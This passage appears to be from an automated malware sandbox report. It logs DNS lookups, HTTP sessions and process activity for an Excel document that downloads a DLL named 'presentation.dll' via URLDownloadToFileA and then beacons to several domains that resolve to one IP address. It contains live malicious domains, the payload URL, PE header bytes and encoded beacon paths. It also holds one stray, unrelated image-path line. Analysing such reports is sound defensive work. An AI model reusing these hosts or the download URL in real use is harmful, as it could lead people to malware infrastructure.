May 3, 2021 17:11:26.840456009 CEST	53	58384	8.8.8.8	192.168.2.6
May 3, 2021 17:11:27.333981991 CEST	60261	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:27.385562897 CEST	53	60261	8.8.8.8	192.168.2.6
May 3, 2021 17:11:33.127480030 CEST	56061	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:33.176187992 CEST	53	56061	8.8.8.8	192.168.2.6
May 3, 2021 17:11:34.545147896 CEST	58336	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:34.652542114 CEST	53	58336	8.8.8.8	192.168.2.6
May 3, 2021 17:11:35.108442068 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:35.175688982 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 17:11:35.516309023 CEST	54064	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:35.565449953 CEST	53	54064	8.8.8.8	192.168.2.6
May 3, 2021 17:11:36.123797894 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:36.180974960 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 17:11:37.133675098 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:37.182302952 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 17:11:39.018227100 CEST	52811	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:39.070152044 CEST	53	52811	8.8.8.8	192.168.2.6
May 3, 2021 17:11:39.149703979 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:39.217119932 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 17:11:39.505439997 CEST	55299	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:39.651657104 CEST	53	55299	8.8.8.8	192.168.2.6
May 3, 2021 17:11:40.130057096 CEST	63745	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:40.187192917 CEST	53	63745	8.8.8.8	192.168.2.6
May 3, 2021 17:11:41.056009054 CEST	50055	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:41.104726076 CEST	53	50055	8.8.8.8	192.168.2.6
May 3, 2021 17:11:41.973634958 CEST	61374	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:42.022502899 CEST	53	61374	8.8.8.8	192.168.2.6
May 3, 2021 17:11:42.784455061 CEST	50339	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:42.833220959 CEST	53	50339	8.8.8.8	192.168.2.6
May 3, 2021 17:11:43.165095091 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:43.221914053 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 17:11:47.312938929 CEST	63307	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:47.361593962 CEST	53	63307	8.8.8.8	192.168.2.6
May 3, 2021 17:11:48.489768982 CEST	49694	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:48.538558006 CEST	53	49694	8.8.8.8	192.168.2.6
May 3, 2021 17:11:49.664082050 CEST	54982	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:49.713258982 CEST	53	54982	8.8.8.8	192.168.2.6
May 3, 2021 17:11:51.105350018 CEST	50010	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:51.157017946 CEST	53	50010	8.8.8.8	192.168.2.6
May 3, 2021 17:11:58.275384903 CEST	63718	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:58.324048042 CEST	53	63718	8.8.8.8	192.168.2.6
May 3, 2021 17:12:05.918560982 CEST	62116	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:12:05.978498936 CEST	53	62116	8.8.8.8	192.168.2.6
May 3, 2021 17:12:15.091689110 CEST	63816	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:15.148777008 CEST	53	63816	8.8.8.8	192.168.2.6
May 3, 2021 17:12:17.820719004 CEST	55014	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:17.877804995 CEST	53	55014	8.8.8.8	192.168.2.6
May 3, 2021 17:12:17.892014027 CEST	62208	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:17.953115940 CEST	53	62208	8.8.8.8	192.168.2.6
May 3, 2021 17:12:19.114381075 CEST	57574	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:19.522007942 CEST	53	57574	8.8.8.8	192.168.2.6
May 3, 2021 17:12:22.592540026 CEST	51818	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:22.651684999 CEST	53	51818	8.8.8.8	192.168.2.6
May 3, 2021 17:12:23.253722906 CEST	56628	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:23.318627119 CEST	53	56628	8.8.8.8	192.168.2.6
May 3, 2021 17:12:24.635473967 CEST	60778	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:24.695281029 CEST	53	60778	8.8.8.8	192.168.2.6
May 3, 2021 17:12:25.152115107 CEST	53799	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:25.203808069 CEST	53	53799	8.8.8.8	192.168.2.6
May 3, 2021 17:12:25.753516912 CEST	54683	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:25.813201904 CEST	53	54683	8.8.8.8	192.168.2.6
May 3, 2021 17:12:25.948221922 CEST	59329	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:26.022258043 CEST	53	59329	8.8.8.8	192.168.2.6
May 3, 2021 17:12:26.475960970 CEST	64021	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:26.527858973 CEST	53	64021	8.8.8.8	192.168.2.6
May 3, 2021 17:12:26.975986004 CEST	56129	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:27.033312082 CEST	53	56129	8.8.8.8	192.168.2.6
May 3, 2021 17:12:28.996002913 CEST	58177	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:29.045130014 CEST	53	58177	8.8.8.8	192.168.2.6
May 3, 2021 17:12:29.906469107 CEST	50700	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:29.964725018 CEST	53	50700	8.8.8.8	192.168.2.6
May 3, 2021 17:12:31.211627007 CEST	54069	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:31.260427952 CEST	53	54069	8.8.8.8	192.168.2.6
May 3, 2021 17:12:31.800158978 CEST	61178	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:31.857144117 CEST	53	61178	8.8.8.8	192.168.2.6
May 3, 2021 17:12:36.804392099 CEST	57017	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:36.871668100 CEST	53	57017	8.8.8.8	192.168.2.6
May 3, 2021 17:12:47.840265036 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:47.888935089 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 17:12:48.843909025 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:48.892980099 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 17:12:49.858571053 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:49.907216072 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 17:12:51.859184980 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:51.907840014 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 17:12:55.874394894 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:55.931318998 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 17:12:59.243052959 CEST	50243	53	192.168.2.6	8.8.8.8
May 3, 2021 17:12:59.302220106 CEST	53	50243	8.8.8.8	192.168.2.6
May 3, 2021 17:13:01.092096090 CEST	62055	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:01.141051054 CEST	53	62055	8.8.8.8	192.168.2.6
May 3, 2021 17:13:02.543796062 CEST	61249	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:02.617449999 CEST	53	61249	8.8.8.8	192.168.2.6
May 3, 2021 17:13:03.340804100 CEST	65252	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:03.399395943 CEST	53	65252	8.8.8.8	192.168.2.6
May 3, 2021 17:13:04.974251986 CEST	64367	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:05.034008026 CEST	53	64367	8.8.8.8	192.168.2.6
May 3, 2021 17:13:30.327533960 CEST	55066	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:30.387047052 CEST	53	55066	8.8.8.8	192.168.2.6
May 3, 2021 17:13:31.414303064 CEST	60211	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:31.760380030 CEST	53	60211	8.8.8.8	192.168.2.6
May 3, 2021 17:13:54.240607023 CEST	56570	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:54.300003052 CEST	53	56570	8.8.8.8	192.168.2.6
May 3, 2021 17:13:55.439021111 CEST	58454	53	192.168.2.6	8.8.8.8
May 3, 2021 17:13:55.501250982 CEST	53	58454	8.8.8.8	192.168.2.6
May 3, 2021 17:14:17.764461994 CEST	55180	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:14:18.091957092 CEST	53	55180	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 17:11:39.505439997 CEST	192.168.2.6	8.8.8.8	0x886	Standard query (0)	docs.atu.ngr.mybluehost.me	A (IP address)	IN (0x0001)
May 3, 2021 17:12:19.114381075 CEST	192.168.2.6	8.8.8.8	0x8cab	Standard query (0)	app.buboleinov.com	A (IP address)	IN (0x0001)
May 3, 2021 17:13:04.974251986 CEST	192.168.2.6	8.8.8.8	0xea5d	Standard query (0)	chat.billionady.com	A (IP address)	IN (0x0001)
May 3, 2021 17:13:31.414303064 CEST	192.168.2.6	8.8.8.8	0x4a8f	Standard query (0)	app3.maintorna.com	A (IP address)	IN (0x0001)
May 3, 2021 17:13:55.439021111 CEST	192.168.2.6	8.8.8.8	0x2846	Standard query (0)	app.buboleinov.com	A (IP address)	IN (0x0001)
May 3, 2021 17:14:17.764461994 CEST	192.168.2.6	8.8.8.8	0xd457	Standard query (0)	chat.veminiare.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 17:11:39.651657104 CEST	8.8.8.8	192.168.2.6	0x886	No error (0)	docs.atu.ngr.mybluehost.me		162.241.24.47	A (IP address)	IN (0x0001)
May 3, 2021 17:12:19.522007942 CEST	8.8.8.8	192.168.2.6	0x8cab	No error (0)	app.buboleinov.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 17:13:05.034008026 CEST	8.8.8.8	192.168.2.6	0xea5d	No error (0)	chat.billionady.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 17:13:31.760380030 CEST	8.8.8.8	192.168.2.6	0x4a8f	No error (0)	app3.maintorna.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 17:13:55.501250982 CEST	8.8.8.8	192.168.2.6	0x2846	No error (0)	app.buboleinov.com		34.86.224.8	A (IP address)	IN (0x0001)
May 3, 2021 17:14:18.091957092 CEST	8.8.8.8	192.168.2.6	0xd457	No error (0)	chat.veminiare.com		34.86.224.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- docs.atu.ngr.mybluehost.me
- app.buboleinov.com
- chat.billionady.com
- app3.maintorna.com
- chat.veminiare.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49722	162.241.24.47	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:11:39.834697008 CEST	1046	OUT	GET /presentation.dll HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: docs.atu.ngr.mybluehost.me Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:11:41.503345013 CEST	1143	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 15:11:39 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 03 May 2021 13:17:32 GMT Accept-Ranges: bytes Content-Length: 312832 Cache-Control: max-age=10800 Expires: Mon, 03 May 2021 18:11:39 GMT host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 Keep-Alive: timeout=5, max=75 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 98 d4 f0 e2 dc b5 9e b1 dc b5 9e b1 dc b5 9e b1 c2 e7 0b b1 cc b5 9e b1 c2 e7 1d b1 81 b5 9e b1 d5 cd 0d b1 d9 b5 9e b1 dc b5 9f b1 b4 b5 9e b1 c2 e7 1a b1 c3 b5 9e b1 c2 e7 0c b1 dd b5 9e b1 c2 e7 0a b1 dd b5 9e b1 c2 e7 0f b1 dd b5 9e b1 52 69 63 68 dc b5 9e b1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 df 48 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 90 04 00 00 94 10 00 00 00 00 00 d2 3b 03 00 00 10 00 00 00 a0 04 00 00 00 00 01 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 05 00 00 00 00 00 00 00 50 15 00 00 04 00 00 aa f9 04 00 02 00 40 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 9f 04 00 54 00 00 00 9c 95 04 00 3c 00 00 00 00 20 15 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 15 00 d0 10 00 00 f0 11 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 9e 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 a8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b4 8f 04 00 00 10 00 00 00 90 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 71 10 00 00 a0 04 00 00 10 00 00 00 94 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 88 03 00 00 00 20 15 00 00 04 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 08 1d 00 00 00 30 15 00 00 1e 00 00 00 a8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$RichPELHn`!;P@`T< 0@.text `.dataHq@.rsrc @ @.reloc0@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49737	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:12:19.661150932 CEST	1652	OUT	GET /9v0yu2jY7xyV/b1FQO4_2Bpu/oU2ibFtGutNT_2/BDybIHlLn_2F8TpFqr5X2/irpDvuA9ssjgofrd/4c1VwA_2BbPhSHP/JtDxx0HIWF7ccpVHCr/rPkDzPGSc/uYSPUi7ev1DnwMAe5KYZ/Gp3xLJmh6ETG_2FBMkN/E7fPvyWq8VbZApgZDb6Zoc/Q_2B5FFdwDlGz/OOPdEgA5/KuZ03TAeWnQ8TuTYrWBzpCh/HZ9XO4QjjW/CqnmDoK9QRlDYSYvJ/FQtGoFVns4yC/u0kF3ZfH7vX/MHfLituxTdH5hS/1UdaGiPbq9uDEicbTdsew/7sN4X HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app.buboleinov.com Connection: Keep-Alive
May 3, 2021 17:12:20.414494991 CEST	1683	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 15:12:20 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49766	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:13:05.209172964 CEST	6942	OUT	GET /6pQ2A_2F2B3uIfC5gf/_2FhwtDCH/73_2BQ_2BuzT9wYw8ZBA/CtDYBpMjmIzd4NANr9h/E_2BV0SsS_2FE5aeMX1xgh/NZq_2FWoEox0m/1PODYUaT/NQ2cpVElyM7Xu6KIKpsyFvG/B_2BqGxJnN/2dJtt0U587Lg0hYu1/sn5rm17uvS_2/FSnbx1glCyi/Dccdos_2B6Zr6y/J66yl83piVRuKEegL7hvJ/wSN_2FkghPvIWS2b/dNNXKyb_2FwEpQo/6heBhUKqFR_2BfxaOL/CWnJM0msX/t7S7YE6CyJwVuKH5zkij/QhpyHfh3tCqTr5UZqei/wkeRPNzr/SJP HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: chat.billionady.com Connection: Keep-Alive
May 3, 2021 17:13:05.950371981 CEST	6943	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 15:13:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49768	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:13:31.898540020 CEST	6957	OUT	GET /2NycgEUCU9aFB9EW/oYWq0ZxfG4Rwlla/DVHHJKmiaah_2Fc00M/sq13SA7xg/8iyktPbgAp05En4Ey1CY/kqZ7yrPVavEfwrp_2Bj/lR9RWtjlXq0cRNIy_2F60o/lSzY3HE8sRHUM/Gmj_2FCn/uIce1p1HXF5VL_2B2XdUoWC/0FWxUtGgoe/_2FtabDk_2Fjn_2B4/RA9Czz9AhUGX/udDMzbuC4Rg/qCC85CWCCm4L8G/K_2BwcLiGvh5lIZwjZ_2F/b5OeSUXGe4Di3gUA/5zgIzjMm4PmTEiN/WPUcUTj_2FhdF2kJij/C0SngaUJJ/pSANnjSkZUqo1FAOuoqb/ZSUlY4pVLEH/22gzP HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app3.maintorna.com Connection: Keep-Alive
May 3, 2021 17:13:32.638521910 CEST	6958	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 15:13:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49769	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:13:55.637676954 CEST	6959	OUT	GET /eZG8I16LYY6RQIy/fhCGljC_2FGvNP1fHp/pp7vitMvb/J_2BJIUyGHNqNDnXVsuN/Dv3DXf5iFChU433fFbO/cDNqIWEud5hIofjPLbzDiL/mvTJAEZe_2B8n/HOY_2BNn/Mwl4PuZbr98bXlg5umHHmqo/MfccYXgKbn/EB6DVkj22BI8iPLRL/0BMvppaqZnA1/ltGjCcB3Qq_/2Bf9hop2VhIWRy/FnUIqjkgdHWzn_2FvGT_2/BBOAGxHvl0zgZKxj/wWDgg8kJ81PEW_2/BxYtpnd1YZW_2FsGmO/XTHEj72q_/2Fq_2BcpSuAkpIBrcz7B/nlLQMY665CUBQPVFj3V/qV9UsTYut/AnDN HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app.buboleinov.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:13:56.383881092 CEST	6960	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 15:13:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49771	34.86.224.8	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 17:14:18.221745968 CEST	6961	OUT	GET /3LFHxcULedfl6vRi2f/7DW3Lbewx/BQzXQE1l6ur2AvUmdOWD/bKkgWqKpyiEbwfjQpgM/vQH_2F_2FVT4APk hQHeL5r/UitKKqshWwy_2/BGH0L4a6/pkZlxCCLsptJgcoJr9UTHwd/Ffy1B0L9r9/Eyyxrmwquwor3qSMh/TBe5k3 Obt68k/mJNCVkgWk8D/7yx9L1_2BxLGbp/uEopOUEa1UaIA_2FbaBzA/DPd4NXI0Z4aaUIY_/2BCwd5luDmdcULL/g WZXR8amBs_2Bdba4m/y_2FNHAH5/8r0gOR08HJF6YSW4fPnv/pO6q_2Bxl8Zmi6rf2mr/5MzgQcGiWowQQeHDILIXCa/Ln HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:86.0) Gecko/20100101 Firefox/86.0 Host: chat.veminiare.com
May 3, 2021 17:14:18.975940943 CEST	6962	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 15:14:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 146 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6936 Parent PID: 792

General

Start time:	17:11:32
Start date:	03/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xda0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	132F643	URLDownloadToFileA
